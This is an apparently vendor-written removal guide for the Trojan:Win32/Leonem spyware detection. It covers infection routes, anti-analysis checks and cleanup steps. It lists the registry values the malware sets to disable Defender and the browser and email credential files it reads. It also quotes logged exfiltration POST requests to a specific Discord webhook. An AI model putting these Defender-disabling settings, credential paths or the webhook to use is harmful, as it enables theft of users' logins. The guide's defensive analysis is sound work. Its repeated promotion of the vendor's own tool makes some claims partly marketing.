Trojan:Win32/Leonem and Trojan:Win32/Leonem!rfn are Microsoft Defender detections for credential-stealing spyware. Do not restore or rerun the file. Disconnect the PC, let Defender quarantine it, run a full second-opinion scan, and if the file opened, change important passwords from a clean device and sign out active sessions.
What to Do First After the Leonem Alert
| Situation | Risk and what to do |
|---|---|
Trojan:Win32/Leonem or Trojan:Win32/Leonem!rfn appears in Downloads, Temp, AppData, or a cracked-installer folder. | Treat it as high risk. Do not restore the file; quarantine it, scan the whole PC, then reset passwords from another device. |
| Protection History says remediation failed, failed to quarantine, or keeps returning. | A component may still be active, locked, or recreated by startup items. Boot into Safe Mode if needed, remove suspicious startup entries, run a full scan, and re-check Defender history. |
| The alert appeared after opening an attachment, activator, script, archive, or fake update. | Treat it as possible execution even if a later scan is clean. Revoke sessions, rotate passwords, and watch account logins. |
| The file came from a trusted vendor and never executed. | A false positive is possible, but keep the file quarantined until you verify it with a trusted scanner or Microsoft submission. |

Understanding Trojan:Win32/Leonem
Trojan:Win32/Leonem is Microsoft Defender’s detection name for a spyware variant. This malware extracts authentication data from compromised systems. It targets credentials, session tokens, and login data from browsers and email clients.
Start with a full Gridinsoft Anti-Malware scan.
If Windows Defender is already showing this alert, the blocked file may be only one part of the infection chain. Check the whole PC for hidden copies, startup entries, scheduled tasks, browser changes, and bundled components before you restore, exclude, or rerun anything.
Leonem!rfn, False Positives, and Remnant Alerts
The !rfn suffix is commonly seen in Defender family detections when Microsoft classifies a file by behavior or reputation. It does not prove that every alert is a confirmed full infection, but it is not safe to dismiss it when the file came from a crack, game mod, email attachment, browser download, or temporary script folder.
If Defender later reports no active threats, check the original path and status. A quarantined file that never ran is lower risk than an executed installer, script, or archive that produced additional startup entries. When the alert says remediation failed, run a second full scan and inspect startup apps, scheduled tasks, browser extensions, and recently created files in %AppData%, %LocalAppData%, %Temp%, and %ProgramData%.
Leonem differs from standard information stealers through its dual functionality. It steals credentials and downloads additional malware payloads. This capability escalates infections to more severe threats like ransomware or backdoors.
The malware spreads through phishing campaigns with malicious email attachments. These attachments appear as business documents, invoices, or shipping notifications. It also bundles with pirated software and fake updates from compromised websites.
Common Infection Routes to Check
Microsoft describes Leonem as a threat that commonly reaches systems through compromised websites, phishing attachments, or other malware. For a home user, the practical check is the source chain: the file path, the browser or email client that saved it, and any installer, script, archive, or document opened shortly before the alert.
- Unexpected email attachments, invoice documents, shipping notices, or shared files.
- Cracks, activators, fake updates, game mods, and repacked installers.
- Browser downloads or extracted archives that created files in temporary folders.
- Another malware infection that dropped Leonem as a secondary payload.
Technical Analysis and Behavior
Leonem uses multiple evasion techniques to avoid detection. The malware checks for sandbox environments, debugging tools, and virtual machines. This helps it identify analysis systems used by security researchers.
Anti-Analysis Techniques
The malware leverages legitimate Windows processes to maintain stealth. It uses these processes to perform environment checks without triggering alarms. This approach helps it blend in with normal system activity.
%windir%\System32\svchost.exe -k WerSvcGroup
wmiadap.exe /F /T /R
%windir%\system32\wbem\wmiprvse.exe
"%windir%\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe"
Leonem conducts system reconnaissance using Windows Management Instrumentation (WMI) queries. It targets Win32_Bios and Win32_NetworkAdapter classes to gather hardware details. This information helps distinguish between real user environments and controlled analysis systems.
The malware examines registry locations and configuration files to identify security tools. It looks for analysis frameworks and security software installations. This reconnaissance helps it adapt its behavior accordingly.
HKEY_LOCAL_MACHINE\Software\Microsoft\.NETFramework
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\System\GpSvcDebugLevel
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\Levels
C:\Windows\Microsoft.NET\Framework\v4.0.30319\config\machine.config
Leonem generates a unique system fingerprint for each infected machine. This fingerprint allows threat actors to track infections and avoid redundant attacks. It also enables customized payloads based on system characteristics.
Security Software Neutralization
Leonem targets Microsoft Defender to disable real-time protection features. It accomplishes this through registry manipulation and service interference. The malware abuses legitimate system processes to execute these security bypasses.
The malware targets these system processes to execute security bypass operations:
C:\Windows\system32\services.exe
C:\Windows\system32\svchost.exe -k DcomLaunch -p
C:\Windows\system32\svchost.exe -k netsvcs -p -s Winmgmt
C:\Windows\system32\SecurityHealthService.exe
Leonem modifies registry keys that control Microsoft Defender’s protection mechanisms. These modifications disable real-time protection, script scanning, and behavioral monitoring. The changes create an environment where malware can operate without interference.
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\DisableAntiVirus
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableIOAVProtection
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\DisableScriptScanning
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\MpEngine_DisableScriptScanning
Credential Harvesting Operations
After bypassing security, Leonem begins credential harvesting. The malware targets stored authentication data across multiple browsers and email clients. It focuses on databases and files where login credentials are stored.
| Target application | Credential locations Leonem-style stealers may inspect |
|---|---|
| Google Chrome | C:\Users\<USER>\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| Microsoft Edge | C:\Users\<USER>\AppData\Local\Microsoft\Edge\User Data\Default\Login DataC:\Users\<USER>\AppData\Local\Microsoft\Edge\User Data\Login Data |
| Mozilla Firefox | C:\Users\<USER>\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\logins.jsonC:\Users\<USER>\AppData\Roaming\Mozilla\Firefox\Profiles\*.default-release\signons.sqliteC:\Users\<USER>\AppData\Roaming\Mozilla\Firefox\profiles.ini |
| Alternative browsers | C:\Users\<USER>\AppData\Local\360Chrome\Chrome\User DataC:\Users\<USER>\AppData\Local\Chromium\User DataC:\Users\<USER>\AppData\Local\Torch\User DataC:\Users\<USER>\AppData\Local\UCBrowserC:\Users\<USER>\AppData\Local\Tencent\QQBrowser\User Data\Default\EncryptedStorage |
| Email clients | C:\Users\<USER>\AppData\Local\Mailbird\Store\Store.dbC:\Users\<USER>\AppData\Roaming\Mozilla\SeaMonkey\profiles.iniC:\Users\<USER>\AppData\Roaming\Opera Mail\Opera Mail\wand.datC:\Users\<USER>\AppData\Roaming\Thunderbird\profiles.ini |
Leonem implements real-time keystroke capture through DirectInput object creation. This keylogging functionality captures credentials as users enter them. It works on secure websites and applications that don’t store authentication details locally.
Data Exfiltration Methods
Leonem transmits harvested data to its command and control infrastructure. The malware uses Discord webhooks as its primary exfiltration channel. This technique allows malicious traffic to blend with legitimate communications.
The malware establishes TCP connections on ports 443 and 80. It then executes HTTP requests to the command and control infrastructure:
POST https://discord.com:443/api/webhooks/1202330946817237022/1d5Ynow6yHbMqcRfr75qQjJVcSQnFlKpV4g5H2hHiKoRW33XeyZHnl-7hxdTf95oiy9f 200
POST https://discord.com/api/webhooks/1202330946817237022/1d5Ynow6yHbMqcRfr75qQjJVcSQnFlKpV4g5H2hHiKoRW33XeyZHnl-7hxdTf95oiy9f 404
HTTP status codes indicate exfiltration success (200) or webhook endpoint compromise (404). Leonem also queries external IP information services like ip-api.com. This helps threat actors assess whether the compromised system represents a high-value target.
Impact Assessment and Risk Analysis
Leonem infections extend beyond immediate credential theft. Organizations and individuals face broader implications from this threat. The cascading effects can be severe and long-lasting.
Financial and Identity Theft Risks
Leonem enables unauthorized access to financial and personal accounts. Threat actors can execute various malicious activities once they obtain credentials. These activities often result in significant financial losses.
- Unauthorized access to online banking and financial services
- Fraudulent transactions and unauthorized purchases
- Unauthorized fund transfers from compromised accounts
- Identity theft and establishment of new credit accounts
- Compromise of cryptocurrency wallets and trading platforms
Financial losses from these activities can be difficult to recover. Fraud protection services may not cover all damages. Organizations face additional risks from employee credential compromise leading to broader network access.
Enterprise Security Implications
In enterprise environments, Leonem serves as an initial vector for extensive security breaches. Valid employee credentials enable threat actors to move laterally across networks. They can bypass multi-factor authentication through session token capture.
- Execute lateral movement across network infrastructure
- Bypass multi-factor authentication through session token capture
- Access sensitive corporate data, intellectual property, and customer information
- Deploy additional malware throughout the organization
Organizations can face comprehensive data breaches from single compromised endpoints. These breaches carry regulatory compliance implications and potential legal consequences. The reputational damage can be long-lasting and costly.
Secondary Payload Deployment
Leonem’s malware dropper functionality introduces additional risk factors. Initial infections can lead to deployment of more severe threats. These secondary infections often cause substantial damage beyond credential theft.
- Ransomware: File encryption attacks demanding payment for data recovery
- Banking Trojans: Malware targeting financial transactions and information
- Backdoors: Persistent access mechanisms for long-term system compromise
- Cryptominers: Resource hijacking for unauthorized cryptocurrency mining
Secondary infections can render systems inoperable or establish long-term surveillance capabilities. Threat actors gain persistent access to compromised environments. Recovery from these infections often requires complete system rebuilds.
Removal Procedures
Leonem’s security bypass capabilities require specialized removal approaches. Standard removal methods may be insufficient due to disabled security protections. Effective removal requires systematic procedures using specialized security tools.
Professional Removal Solution
GridinSoft Anti-Malware provides effective detection and elimination of Leonem and associated threats. This security software identifies and removes trojans and their components. It works even when system protections have been compromised.
Manual Removal Procedures
Professional removal tools are strongly recommended due to Leonem’s complexity. Experienced users may attempt manual removal following these procedures. Manual removal carries inherent risks and may not address all infection components.
- Boot into Safe Mode: Restart the system and access Advanced Boot Options by pressing F8 during startup. Select “Safe Mode with Networking” to limit malware functionality during removal procedures.
- Process Analysis: Open Task Manager (Ctrl+Shift+Esc) and examine running processes for suspicious activity. Look for unfamiliar processes consuming system resources or exhibiting unusual network activity.
- Security Service Restoration: Restore Windows Defender functionality by repairing modified registry entries:
- Launch Registry Editor (regedit)
- Navigate to
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender - Locate and delete the DisableAntiVirus value or set it to 0
- Navigate to
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection - Reset DisableRealtimeMonitoring, DisableIOAVProtection, and DisableScriptScanning values to 0
- System Scan: After restoring Windows Defender, perform a system scan to identify and remove malicious components.
- Browser Security: Remove suspicious browser extensions and reset browsers to default configurations:
- Chrome: Settings > Advanced > Reset and clean up > Restore settings to original defaults
- Edge: Settings > Reset settings > Restore settings to default values
- Firefox: Help > Troubleshooting Information > Refresh Firefox
- Credential Security: Change all account passwords using a clean, uninfected device. Prioritize financial services, email, and other sensitive platforms.
Manual removal may not address all infection components. Leonem’s complexity and potential for deploying additional threats make professional removal tools more reliable. Complete system scans are essential after any removal attempt.
Account and Session Cleanup After Leonem
Because Leonem is associated with credential theft, removal is only the first part of recovery. Do the account work from a clean phone or another trusted computer, not from the machine that raised the alert.
- Change passwords for email, banking, password managers, crypto wallets, cloud storage, work accounts, and social accounts.
- Sign out all sessions where the service allows it, then re-enable multi-factor authentication.
- Review forwarding rules, recovery email addresses, app passwords, OAuth apps, and recent login locations.
- If the alert followed a cracked tool, game mod, or activator, assume saved browser passwords and cookies were exposed.
- Keep watching financial and email accounts for new login notices for at least several days after cleanup.
Prevention and Security Hardening
Preventing Leonem infections requires multiple security measures. These measures address both technical vulnerabilities and human factors. A multi-layered defense strategy provides the most effective protection.
Email Security Implementation
Leonem primarily distributes through phishing campaigns. Email security measures are essential for prevention. Organizations should implement strict policies regarding email attachments and sender verification.
- Attachment Verification: Implement strict policies regarding email attachments from unknown sources and verify unexpected attachments from known contacts
- Sender Authentication: Carefully examine sender email addresses for domain spoofing and subtle misspellings
- Urgency Assessment: Exercise caution with emails creating artificial urgency, particularly those requesting credential verification or financial transactions
- Email Filtering: Deploy email security solutions capable of detecting and quarantining phishing attempts
System Security Configuration
System security requires regular maintenance and proper configuration. Organizations should maintain current software updates and deploy endpoint protection. Application control and network security provide additional protection layers.
- Update Management: Maintain current operating system and software updates to address security vulnerabilities
- Endpoint Protection: Deploy anti-malware solutions like GridinSoft Anti-Malware capable of detecting threats
- Application Control: Implement application whitelisting to prevent unauthorized program execution
- Network Security: Configure firewalls to monitor and control both inbound and outbound network traffic
- Macro Security: Configure Microsoft Office to disable macros by default or restrict execution to digitally signed macros
Authentication Security
Authentication security provides critical protection against credential theft. Multi-factor authentication adds security layers beyond passwords. Password managers help generate and store strong, unique passwords.
- Multi-Factor Authentication: Implement MFA across all systems and services to provide additional security layers
- Password Management: Utilize password managers to generate and store strong, unique passwords
- Credential Storage: Avoid storing credentials in browsers or implement password managers with enhanced encryption
- Access Auditing: Regularly review account access permissions and authorized applications
Security Awareness and Training
User education provides essential protection against social engineering attacks. Regular security awareness training helps users recognize phishing attempts. Clear security policies establish guidelines for software installation and incident reporting.
- User Education: Provide regular security awareness training focusing on phishing recognition and social engineering tactics
- Policy Development: Establish clear security policies for software installation, email handling, and incident reporting
- Incident Response: Implement procedures for rapid reporting and response to suspicious activities
- Security Culture: Foster an organizational culture where security verification is standard practice
These preventive measures reduce the risk of Leonem and similar threats. Effective security requires coordination between technological solutions and educated users. Regular review and updates of security measures ensure continued protection.
FAQ
Is Trojan:Win32/Leonem!rfn always malware?
Not always, but it should be treated as high risk until verified. The risk is much higher when the alert came from a crack, activator, email attachment, fake update, script, archive, or temporary download path.
What if Defender says Leonem failed to quarantine?
Disconnect the PC, boot into Safe Mode if needed, remove suspicious startup items, run a full scan, and check whether the same path or process returns. A failed quarantine can mean the file is locked, recreated, or part of a larger infection.
Can Windows Defender remove Trojan:Win32/Leonem?
Defender can remove many detections when signatures are current, but Leonem-style spyware may leave startup entries, browser changes, stolen sessions, or secondary payloads. Verify cleanup with a full scan and a second-opinion scanner if the file executed.
Should I change passwords after a Leonem alert?
Yes, if the suspicious file ran or if you are unsure. Change important passwords from a clean device, sign out active sessions, review recovery settings, and enable multi-factor authentication.
Which file paths make the alert more suspicious?
Downloads, Temp, AppData, ProgramData, browser cache, extracted archives, startup folders, and cracked-software directories all deserve extra caution. A trusted vendor path with a signed file can be investigated as a possible false positive, but the file should stay quarantined until confirmed.
References
- Microsoft Security Intelligence. “Trojan:Win32/Leonem threat description.” Microsoft, updated April 22, 2025, accessed June 6, 2026. https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?name=Trojan%3AWin32%2FLeonem